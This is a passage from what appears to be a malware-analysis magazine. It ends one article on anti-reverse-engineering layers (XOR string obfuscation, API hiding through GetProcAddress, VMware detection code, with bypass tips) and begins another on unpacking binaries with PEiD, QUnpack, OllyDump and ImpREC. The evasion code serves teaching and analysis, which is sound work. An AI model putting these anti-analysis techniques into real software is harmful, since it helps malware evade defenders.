The string I wanted to hide was copied it into a buffer. I ran the code once and it created the ciphertext. I placed this ciphertext into the original buffer so the next time I ran it would create the plaintext. I have only used a byte wise encryption, malware may use longer keys. The C++ code to build the buffer containing the chipertext is below followed by the decryption loop: Listing 6.

```

003B183A . 53           PUSH EBX
003B183B . FF15 E0303B00 CALL DWORD PTR DS:[<&MSUCR100.exit>]
003B183D . 8B3D E0303B00 MOV EDI,DWORD PTR DS:[<&MSUCR100.printf>]
003B1847 . 68 FC343B00 PUSH OFFSET Mag_VMwa.??_C@_0BH@N0F0FIPN@?3?2temp?2myt
003B184C . 68 BC353B00 PUSH OFFSET Mag_VMwa.??_C@_0BJ@P1G0KJHB@?0pended?5?5Cfs
003B1851 . FFD7         CALL EDI
003B1853 . 83C4 08       ADD ESP,8
003B1856 . 53           PUSH EBX
003B1857 . 8D4D A8       LEA ECX,DWORD PTR SS:[EBP-58]
003B185A . 51           PUSH ECX
003B185B . 6A 19        PUSH 19
003B185D . 8D55 C8       LEA EDX,DWORD PTR SS:[EBP-38]
003B1860 . 52           PUSH EDX
003B1861 . 56           PUSH ESI
003B1862 . FF15 0C303B00 CALL DWORD PTR DS:[<&KERNEL32.ReadFile>]
003B1868 . C745 B0 A932 MOV DWORD PTR SS:[EBP-50],89932A
003B186F . C745 B4 DA93 MOV DWORD PTR SS:[EBP-4C],DA93DA
003B1876 . C745 B8 8E92 MOV DWORD PTR SS:[EBP-48],DA9F28E
003B187D . C745 BC A99F MOV DWORD PTR SS:[EBP-44],8999FA9
003B1884 . C745 C0 9F8E MOV DWORD PTR SS:[EBP-40],B9DA8E9F
003B188B . C745 C4 959E MOV DWORD PTR SS:[EBP-3C],9F9E95
003B1892 . 33C0         XOR EAX,EAX
003B1894 . 807405 B0 FA XOR BYTE PTR SS:[EBP+EAX-50],0FA
003B1899 . 40           INC EAX
003B189A . 83F8 18       CMP EAX,18
003B189D . 72 F5        JB SHORT Mag_VMwa.003B1894
003B189F . 68 FC343B00 PUSH OFFSET Mag_VMwa.??_C@_0BH@N0F0FIPN@?3?2temp?2myt
003B18A4 . 68 BC353B00 PUSH OFFSET Mag_VMwa.??_C@_0BJ@P1G0KJHB@?0pended?5?5Cfs
003B18A9 . FFD7         CALL EDI

```

Figure 10. Xor Encryption in Assembler

Let's have a look at the assembler code (Figure10). We can see the buffer being loaded with the Hex characters as before. Marked below is where each byte of the ciphertext is xored with 0xFA. After the Xor you can see *INC EAX* and *CMP EAX*, 18 followed by a jump.

This is the 'for loop' that will iterate 0x18 (the length of the secret message) before it continues. *JB* stands for 'jump below,' so, the jump will happen for the full length of the string decrypting each byte of the ciphertext. This is later compared against the value the contain in the text file. If they match the layer is passed, or you could manipulate a jump or two.

Layer 3: LoadLibrary and GetProcAddress

To bypass this layer you are going to need to create a file in „c:\temp\mytestfile.txt” this file will need to contain the 'Secret code' that is Xored in the Figure 10. The C++ code below will open and read this file. It will then compare the contents to the secret code. We are not calling *CreateFileA* as we normally would. We are using *GetProcAddress* to locate it within the Kernel32 DLL. Next, we dynamically call the *CreatFileA* export with the correct parameters. We are doing all this so as to hide *CreateFileA* from both the import table and a string dump. Listing 7 shows the code used, with comments for clarification.

Listing 7. Calling *CreateFileA* dynamically using *GetProcAddress* and *LoadLibrary*

```
HANDLE hFile;
HANDLE hAppend;
DWORD dwBytesRead, dwBytesWritten, dwPos;
LPCSTR fname = "c:\\temp\\mytestfile.txt";
char buff[25];
//Get deobfuscated Kernel32 and CreateFileA strings
LPCWSTR DLL = get_Kernel32_string();
LPCSTR PROC = get_CreateFileA_string();

FARPROC Proc;
HINSTANCE hDLL;
//Get Kernel32 handle
hDLL = LoadLibrary(DLL);
//Get CreateFileA export address
Proc = GetProcAddress(hDLL, PROC);

//Creating Dummy function header
typedef HANDLE (__stdcall *GETADAPTORSFUNC)(LPCSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE);
GETADAPTORSFUNC fpGetProcAddress;

fpGetProcAddress = (GETADAPTORSFUNC)GetProcAddress(hDLL, PROC);
//Dynamically call CreateFileA
hFile = fpGetProcAddress(fname, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL,
NULL);

if(hFile == INVALID_HANDLE_VALUE)
    printf("Could not open %S\n", fname);
else
    printf("Opened %S successfully.\n", fname);
```

Layer 4: Anti-Virtualisation

The final layer uses anti-virtualisation. We will look at detecting VMWare. Intel x86 provides two instructions to allow you to carry I/O operations, these instructions are the „IN” and „OUT” instructions. *Vmware* uses the “IN” instruction to read from a port that does *not* really exist. If you access that port in a *VMWare* you will not get an exception. If you access it in a normal machine it will cause an exception. The detection is based on this anomaly. To perform the test you load 0x0A in the ECX register and you put

the magic value of 0x564D5868 ('VMXh') in the EAX register. Then you read a DWORD from port 0x5658 (VX). If an exception is caused you are not in VMware.

Listing 8. VMWare detection function

```
bool IsInsideVMWare()
{
    bool rc = true;
    printf("Just going to test if you are running in VMWARE:\n");

    __try
    {
        __asm
        {
            push    edx
            push    ecx
            push    ebx

            mov     eax, 'VMXh' // The Magic Number
            mov     ebx, 0
            mov     ecx, 10
            mov     edx, 'VX' // The port

            in      eax, dx // The IN Instruction

            cmp     ebx, 'VMXh' // Check if ebx contains the magic number
            setz    [rc] // set return value

            pop     ebx
            pop     ecx
            pop     edx
        }
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        rc = false;
    }


    return rc;
}
```

A good way to look for this trick is to search for the magic number 0x564D5868. In my code you can search for the string; „Just going to test if you are running in VMWARE:\n”. I have not displayed the assembler code as seen in Ollydbg as it is identical to the inline assembly in Listing 8. Just after this code there is a jump instruction you can manipulate to bypass this detection. Last little bit of advice you may see ‘Privileged instruction – use Shift +F7/F8/F9 to pass exception to program’, If you press Shift + F9 it will continue past the exception.

Conclusion

We have looked at setting up a safe analysis environment and also at some of the basics of Ollydbg. We then focused our attention at some anti-malware techniques namely; verification of dropped location, anti-debugger techniques, obfuscation of strings, hiding APIs and anti-virtualisation. All of these methods are used in the wild. These methods can really impede the process of reverse engineering. By manipulation of jumps and reading buffers after the deobfuscation of strings we can bypass most of these techniques. I hope you get the chance to familiarise yourself with the anti-debugging techniques and the methods used to detect and bypass them. If you work your way through the “Reverse_Me.exe” sample, send me atweet so I know someone made it!!

About the Author



Eoin Ward holds a Bachelor of Computer Engineering, a Masters in Computer Security and Forensic and passed the CISSP exam last year. He worked with the Symantec Security Response team primary as an Anti-Malware Engineer for four years and is currently working as an Anti- Malware Analyst with Microsoft Corporation.

How to Defeat Code Obfuscation While Reverse Engineering

by Adam Kujawa, Malware Intelligence Analyst at Malwarebytes

Have you ever decompiled malware or another application and found nothing but a small amount of code and lots of junk? Have you ever been reading decompiled code only to watch it jump into a section that does not exist?

If you have been in either of these situations, chances are you were dealing with obfuscated code or a packed binary. Not all is lost however, as getting around these methods of code protection is not impossible. However, all obfuscated code must be de-obfuscated before it can run. Keeping this in mind, it is possible to decrypt, de-obfuscate and unpack every line of code in every kind of program, the trick is simply knowing how.

Introduction

Obfuscation, or code distortion, is found in binaries where the programmer wanted to hide the original code. The programmer might be working for a major company that does not want their source code stolen. The programmer might also be a malware author who is attempting to make the malware binary appear legitimate. Either way, it is common practice in the malware and legitimate software industries to employ obfuscation techniques. In this article, you will learn about various methods involved in breaking open the code and revealing the chewy center where the legitimate code resides. It will discuss how to deal with packed binaries and how to extract obfuscated data directly from memory.

Unpacking

Packer algorithms are employed in order to distort the code of a compiled binary. A packing application takes the algorithm, runs the data of the binary through it, and attaches a decryption routine to the binary. The resulting file is a distorted version of the original and, if fed into a disassembler like IDA Pro, would reveal not much more than the decryption routine. This is useful to prevent novice reverse engineering of a binary or to hide the malicious functionality from AV software.

Packer Identification

The first step in dealing with a packed binary is to try to find out what kind of packer you are dealing with. There are numerous ways at doing this; however, I find that the easiest way is to use a packer identifier like PEID.

PEID

A great resource for the malware analyst or reverse engineer, PEID references an internal database full of different packer signatures in order to identify what packing algorithm is in use.

To use PEID, simply drag the binary onto the PEID interface and it will automatically analyze the file. The depressed section of the interface displays the packing algorithms detected. In the case of Figure 1, the file in question has been packed with the UPX packer algorithm.




Figure 1. PEiD Interface

Manual Identification

If you do not have access to PEiD or it does not recognize the packer employed, you might have some luck by examining certain features of the binary, looking for anything that might reveal the packer. In some cases that is incredibly easy, for example figure 2 shows the file strings associated with a UPX packed file.




Figure 2. UPX File Strings

However, in most cases, it would be more difficult to determine the type of packer based on just strings. Additional information may be required for example, certain bytes of data located in specific file sections or even entire decryption routines may be required to identify the packer. In many cases it might be more trouble than it's worth and unless your job is to determine what type of packer is being used and it is not detected with PEiD, then it is best left unknown and you might not be able to unpack it in any easy way.

Custom Packer

While there are plenty of publicly known packers out there and many of them are used by both legitimate software and malware organizations, it does not mean they are the only ones used. Cyber-crime organizations will create their own "custom packer algorithm" which they can quickly modify in order to avoid AV detection. They could also implement anti-reversing and anti-unpacking measures and stay under the radar for longer periods.

Automated Unpacking

Now that we have identified the packer employed, we can try to unpack the binary. As is the key to reverse engineering anything efficiently, we want to see if we can skip some of the manual work and use automated methods. Depending on the packer, there is usually an unpacker application somewhere on the web you can download. There are also applications that can unpack multiple packing algorithms; an example of such is QUnpack.

QUnpack

When you want a tool that can unpack multiple packer types, QUnpack should be in your toolbox. It can detect packers like PEID can and unpack using multiple methods. In addition it can restore import tables, allow custom LUA scripting and an array of other useful functions. For the purposes of this article, I will just go into the unpacking feature.




Figure 3. QUnpack Interface

After opening QUnpack, you can just drag and drop the packed binary onto the interface. Once QUnpack identifies the binary and the packer, your first step is to tell QUnpack what is the Original Entry Point (OEP) of the binary. If you do not know it, you can let QUnpack find it for you by clicking the “>” button next to the OEP input box.

A listing of all available OEP Finder tools will pop up and all you need to do is select one, see figure 4. In this example, we selected the top one “Generic OEP Finder by Deroko & Archer.” Which one you decide to use is up to you. Generally, you want to use something other than ForceOEP if you can, only because the output for that finder has a lower accuracy. Each OEP finder might find either the same OEP as the others or a different one; feel free to experiment with different ones to find the best output for your needs. The OEP Finder interface has a listing of all the packed sections located within the file. We selected the OEP button to tell the finder to analyze the binary and detect the OEP automatically (Figure 5).



Figure 4. OEP Finders Listing




Figure 5. OEP Finder Interface




Figure 6. OEP Finder "Is This OEP" popup

[Import Table], contains invalid/suspect functions

	Library	Function	Record RVA	Record section	Problem?	Ord	
00	advapi32.dll	OpenProcessToken	0x0003D000	No.01 Name: .text	no	01AC	<div>Delete selected</div> <div>Delete invalid</div> <div>Export to ImpRec</div> <div>Import from ImpRec</div> <div>Edit</div> <div>Disasm</div> <div>Trace with plugin</div> <div>Load library</div> <div>Save</div> <div>Import RVA: 00000000</div>
01	advapi32.dll	RegOpenKeyExA	0x0003D004	No.01 Name: .text	no	01E6	
02	advapi32.dll	RegCloseKey	0x0003D008	No.01 Name: .text	no	01CC	
03	advapi32.dll	RegCreateKeyExA	0x0003D00C	No.01 Name: .text	no	01D0	
04	advapi32.dll	RegSetValueExA	0x0003D010	No.01 Name: .text	no	01FD	
05	advapi32.dll	AdjustTokenPrivileges	0x0003D014	No.01 Name: .text	no	001E	
06	advapi32.dll	LookupPrivilegeValueA	0x0003D018	No.01 Name: .text	no	014F	
07	advapi32.dll	FreeSid	0x0003D01C	No.01 Name: .text	no	00E3	
08	advapi32.dll	AllocateAndInitializeSid	0x0003D020	No.01 Name: .text	no	001F	
09	advapi32.dll	GetUserNameA	0x0003D024	No.01 Name: .text	no	0125	
10	advapi32.dll	RegQueryValueExA	0x0003D028	No.01 Name: .text	no	01F0	
11	comctl32.dll	InitCommonControls	0x0003D030	No.01 Name: .text	no	0011	
12	kernel32.dll	Sleep	0x0003D038	No.01 Name: .text	no	0344	
13	kernel32.dll	CreateProcessA	0x0003D03C	No.01 Name: .text	no	0063	
14	kernel32.dll	GetTempPathA	0x0003D040	No.01 Name: .text	no	01CC	
15	kernel32.dll	CreateThread	0x0003D044	No.01 Name: .text	no	006D	
16	kernel32.dll	ExitProcess	0x0003D048	No.01 Name: .text	no	00B7	
17	kernel32.dll	SetPriorityClass	0x0003D04C	No.01 Name: .text	no	0320	
18	kernel32.dll	lstrlenA	0x0003D050	No.01 Name: .text	no	03B9	
19	kernel32.dll	GetLocaleInfoA	0x0003D054	No.01 Name: .text	no	016C	
20	kernel32.dll	MoveFileExA	0x0003D058	No.01 Name: .text	no	0262	
21	kernel32.dll	GetCurrentProcess	0x0003D05C	No.01 Name: .text	no	013C	

Figure 7. QUnpack Import Table Output

Figure 6 shows the OEP Finder asking whether the section of code it determines might be the OEP is in fact the OEP. Your knowledge of function headers in x86 assembly code can help you here and based upon the address scheme and use of the “`__cdecl`” function header, we decide that this is most likely the correct OEP. If the OEP Finder provided a possible OEP that we believe is false, we could select “No” and it would continue to suggest possible OEP locations.

With the OEP located, our next step is to click on the “Full Unpack” button on the right side of the QUnpack interface. The unpacker will analyze the binary and attempt to retrieve the import table. Keep in mind that this might not happen with other packers or a binary using a custom packer; lucky for us though, QUnpack gives us a listing of all the API functions it was able to retrieve and asks us if it is correct (Figure 7).

After selecting the “Save” button on the import interface, QUnpack finishes unpacking the binary and saves it in the same directory and with the same file name with the exception of a double underscore appended to the end (Figure 8).




Figure 8. QUnpack unpacked operations output

At this point, we have successfully unpacked our binary using QUnpack and can now test in IDA Pro whether or not the output binary is the complete original code or if we need to go back and try to unpack it with a different combination of options. Keep in mind that unpacking a binary is most useful when you want to observe the file statically using something like IDA Pro and I do not recommend running the unpacked binary in OllyDbg. Rather, navigating to the point in memory where the unpacked code resides and setting a breakpoint will ensure that the binary executes correctly.

Manual Unpacking

Automated unpacking is the most efficient way of revealing the true code of a packed binary. However, there may be some instances when using an unpacker might not work, in which case you will need to unpack the binary manually. You might find yourself in this situation if you are working on a binary that is packed with a custom algorithm or if dealing with a modified known packer, resulting in automated unpacking being ineffective.

In some cases, doing a simple search online might reveal instructions on how to unpack a certain type of packer algorithm manually or it might reveal nothing at all, be sure to check anyway in case it can save you some time. While the thought of manual unpacking might seem daunting, keep in mind that a binary must always unpack its own code before it can execute its functionality, therefore all we need to do is let the binary do the work for us.

IDA Pro Roadmap

Our first step in manually unpacking a binary is to determine where the unpacking algorithm ends and where the legitimate code begins. To do this, we open the packed binary in IDA Pro, it might not be obvious at first but the entry point function of the binary should lead you to the unpacking algorithm (Figure 9).




Figure 9. Unpacking algorithm exit JMP call

Once you find that algorithm, all you need to do is follow the code until you find a JMP or a CALL to a function or a location that either does not exist or is nothing but random junk data. This is a good indicator that the location referenced is where the legitimate code will start. Figure 9 shows the instruction POPA, which POPs all top values off the stack and stores them in the registers. This instruction is a sign that the UPX unpacking algorithm is nearly completed (1) and then the actual JMP call to the unpacked code (2).

OllyDump

The next step is to open the binary in a debugger like OllyDbg and manually navigating to the address of the JMP or CALL instruction. Once there, set a breakpoint and execute the binary, the debugger should stop on the instruction and you can follow the instruction to the legitimate code, Figure 10 shows the unpacked legitimate code in OllyDbg.




Figure 10. Unpacked legitimate code

There are usually two types of code you will find at this point, either the completely unpacked code or more unpacking algorithms; we will deal with the additional unpacker code shortly. If you have found the original

code, we now need to be able to output the newly modified binary code so that we can view it statically using IDA Pro. To do this we use a plug-in included with OllyDbg known as “OllyDump” and it will allow us to dump the entire binary, unpacked code and all, into a new file.

To use OllyDump, simply find it in the “Plugins” dropdown menu at the top of the OllyDbg interface. In the OllyDump sub-menu, select “Dump Debugged Process” (Figure 11).




Figure 11. OllyDump menu navigation

The OllyDump interface will pop up and have an array of different values and options, at this point it is a good idea to write down the *Entry Point* (EP), Modify and Size values because you will most likely need them later. In addition to taking down notes, make sure to de-select the “Rebuild Import” checkbox because we will be using a different tool to repair the import table for the dumped file (Figure 12).




Figure 12. OllyDump interface

Click on “Dump” and OllyDump will ask you where you want to save the dump file and under what name, I would keep this somewhere easy to get to and with a name like “Malware_dumped.exe.” At this point, we are done with OllyDump and have an unpacked binary that we can analyze statically in IDA Pro. However, the import table of the binary is not present and therefore even though the code is unpacked, none of the function calls will be apparent to us. Do not close OllyDbg because we will still need it.




Figure 13. ImpREC interface

ImpREC

To fix the import table issue, we will be using a tool called “ImpREC” or Import REconstructor. ImpREC analyzes a currently running program and extracts the loaded import table, which we will then be able to attach to our dumped binary.

